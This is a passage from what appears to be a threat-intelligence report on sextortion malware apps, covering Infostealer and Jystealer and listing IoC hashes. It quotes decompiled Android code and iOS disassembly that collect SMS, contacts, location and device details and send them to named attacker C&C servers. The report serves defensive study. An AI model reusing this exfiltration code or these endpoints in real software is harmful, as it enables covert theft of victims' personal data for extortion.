

Allow 비밀톡 to send and view SMS messages?
1 of 5
DENY
ALLOW
죄송합니다 알수없는 오류로 앱을종료 합니다
loading..

Figure 13. Main screen of Infostealer's (Android-Trojan / Infostealer) app

Upon the initial launch, this malicious app requests permission to access information, such as SMS, contact information, and call history, as shown in Figure 13. Once access is granted, the following message appears "Exiting app due to unknown error." It then proceeds to steal SMS history, contact information, and GPS location information in the background and sends it to the attacker's API server, as shown in Figure 14.



```
    private void addShe(String phone, String udid, String addtime) {
        HashMap params = new HashMap(2);
        params.put("key", "29067275e60e29544639d4551d953666");
        params.put("str", phone + "##" + udid + "##" + addtime);
        Log.e("RegisterActivity", params.toString());
          VolleyRequest.RequestPost(((Context)this), "http://api.chaos58.top:8007/api/add_she", "add_she",
params, new VolleyInterface(((Context)this)) {
...
            public void onMySuccess(String result) {
                try {
                        if("1".equals(String.valueOf(((codeBean)new Gson().fromJson(result, codeBean.class)).
getCode()))) {
                        MainActivity.this.getSmsFromPhone();
                        MainActivity.this.queryContactPhoneNumber();
                        MainActivity.this.mLocationClient.start();
                    }
                }
...
```

Figure 14. Sends stolen information to the C&C server

Jystealer (Android-Trojan / Jystealer)

Jystealer (Android-Trojan / Jystealer) was first detected in 2019, and this malicious sextortion app is unique in that it is being distributed via the attacker's website, as shown in Figure 15.




Figure 15. The web page the attacker uses to distribute Jystealer

Note that this malicious app is a cross-platform app that targets both Android and iOS. There have been attempts to perform sextortion attacks on iOS in the past. However, their main goal was to steal the account information of iCloud. However, the recent ones have advanced, being distributed in IPA file format.





Figure 16. Main screen of Jystealer's (Android-Trojan / Jystealer) app

Upon the initial launch, nothing shows up, as shown in Figure 16. However, it has very malicious features of stealing contacts and device OS (Android or iOS) information in the background to send to the C&C server, as shown in Figure 17. The IPA malicious also has the same data theft feature.

```
        private void upload() {
            new Thread(new Runnable() {
                public void run() {
                    List v0 = MainActivity.this.getContacts(MainActivity.this.getContentResolver());
                    JSONObject v1 = new JSONObject();
                    try {
                        v1.put("phoneSystem", "and");
                        v1.put("phoneNumber", MainActivity.this.phone);
                        v1.put("createTime", "1");
                        v1.put("addressList", v2.toString());
                    }
                    catch(JSONException v0_1) {
                        v0_1.printStackTrace();
                    }
                    Log.i("MainActivity", "run: jsonobject:" + v1.toString());
HttpUtil.httpPostJSONAsync("http://107.151.194.116:8080/JYSystem/restInt/collect/postData", v1.toString(), new
NetwordCallBack() {
                        public void onFailed(String arg1) {
                        }
...
```



```
MOVW        R1, #(:lower16:(cfstr_Phonesystem - 0x9E72)) ; "phoneSystem"
ADD         R0, PC  ; UITextField *_phonetxt;
MOVT.W      R1, #(:upper16:(cfstr_Phonesystem - 0x9E72)) ; "phoneSystem"
MOVW        R2, #(:lower16:(cfstr_Phonenumber_1 - 0x9E7E)) ; "phoneNumber"
ADD         R1, PC  ; "phoneSystem"
LDR         R0, [R0] ; UITextField *_phonetxt;
MOVT.W      R2, #(:upper16:(cfstr_Phonenumber_1 - 0x9E7E)) ; "phoneNumber"
MOVW        R3, #(:lower16:(cfstr_Ios - 0x9E86)) ; "ios"

MOV         R0, #(classRef_NSDictionary - 0x9EC2)
MOVW        R2, #(:lower16:(cfstr_Addresslist - 0x9EC8)) ; "addressList"
ADD         R0, PC ; classRef_NSDictionary
MOVT.W      R2, #(:upper16:(cfstr_Addresslist - 0x9EC8)) ; "addressList"

MOVW        R3, #(:lower16:(cfstr_JysystemRestin - 0x9F80)) ; "JYSystem/restInt/collect/postData"
MOV.W       R0, #0xC2000000
MOVT.W      R3, #(:upper16:(cfstr_JysystemRestin - 0x9F80)) ; "JYSystem/restInt/collect/postData"

MOV         R4, #(cfstr_Http107_151_19 - 0xD1D8) ; "http://107.151.194.116:8080/"
ADD         R4, PC  ; "http://107.151.194.116:8080/"
MOV         R0, R4
BLX         _objc_retainAutorelease
```

Figure 17. Android APK source code stealing contact information (Above) / iOS IPA source code (Below)

Conclusion

In this report, we went through five different types of malicious sextortion apps. Although malicious body cam phishing apps have common features of stealing contact information and spoofing other messengers, apps, and images, each of them has a unique feature.

Sextortion scams have one clear goal: stealing contact information. Due to having such a clear goal, the malicious sextortion apps have not made any drastic changes from their original features since their first discovery in 2013. However, changes such as concealing code to evade analysis and the appearance of malicious apps in the iOS environment are extra features that were added recently.

Anyone can become a victim of sextortion scams. Thus, all users must remain vigilant and be extra cautious when dealing with suspicious messages or files received from strangers as they could result in bodycam phishing or sextortion scams. It is also essential to download anti-malware programs, maintain it up-to-date, and update the OS accordingly.

IoC (Indicator of Compromise)

IoC on five different types of malicious sextortion apps are as follows:

Android-Trojan/Pbstealer

- cd907e0c5a8337222edc8a3cbc68bbfaa09a3af838a150a449b13725d754e7a5
- e693c9c344f4df993f51ea87957f7afada1b76b46fc78af0ebe4882585d94f92

Android-Trojan/Buza

- 7b5c44ccc12fd94899ed7ad023e2f480e74d72863d608e1296f4c12efd129776
- c95df8449a03f3f41f70df6403cad74d8a760dee09f07c80022035ffadacef96

Android-Trojan/Infostealer

- 11c367495b998ab0ea1b18d3bdbfc500a7a2360aad01ab5ea289124997425a02
- 472b3eb63aeb0caa09742dfeee48ee17adb43a5f48d73e8f39453208ce328f14
- ccf9d2207bd6afc2742a05b48decf48570d1d9fa329cbe0631835d93ce99b729

Android-Trojan/SMSstealer

- ecdadad6807bf24830130c7536ffb1f527ddd150deacf837d2dbbd3f59528c78 (case1)
- aa7feb305be138fdd6549ca26e3811ae2e03ab0407c5f73d0fb909090c184389 (case1)
- ae36ab742b33755ea8f1a09eac4ff2ca7ecdb8b0702168564b125f67da94e62b (case2)
- 20c2b93f72994f324beb91a7065fbfff5e3d0c41f8b79a69e66441aeee964009 (case2)
- e5d78cd4f3db87074e2fe8e4fa50829bfb514def4436e85273ecddf002ae2bfd (case3)
- c4c128e52773bc388689f652315cc30fb358ca13f1fac0f1d777f100fea9ca79 (case3)
- c80393d0d5be270b90f4fcc505872a3cf81607bd9106baa6fb9c614d45804057 (case3/packed)

Android-Trojan/Jystealer

- 2e4cb2826b760db0defcb9f30d9768cf627470c54f8341fbc6f9bb67fbab731d
- 78de42ba008b42fbda892444d8358b87dc4557b9638c50f3a6f1c92d981eb4f7 (IPA)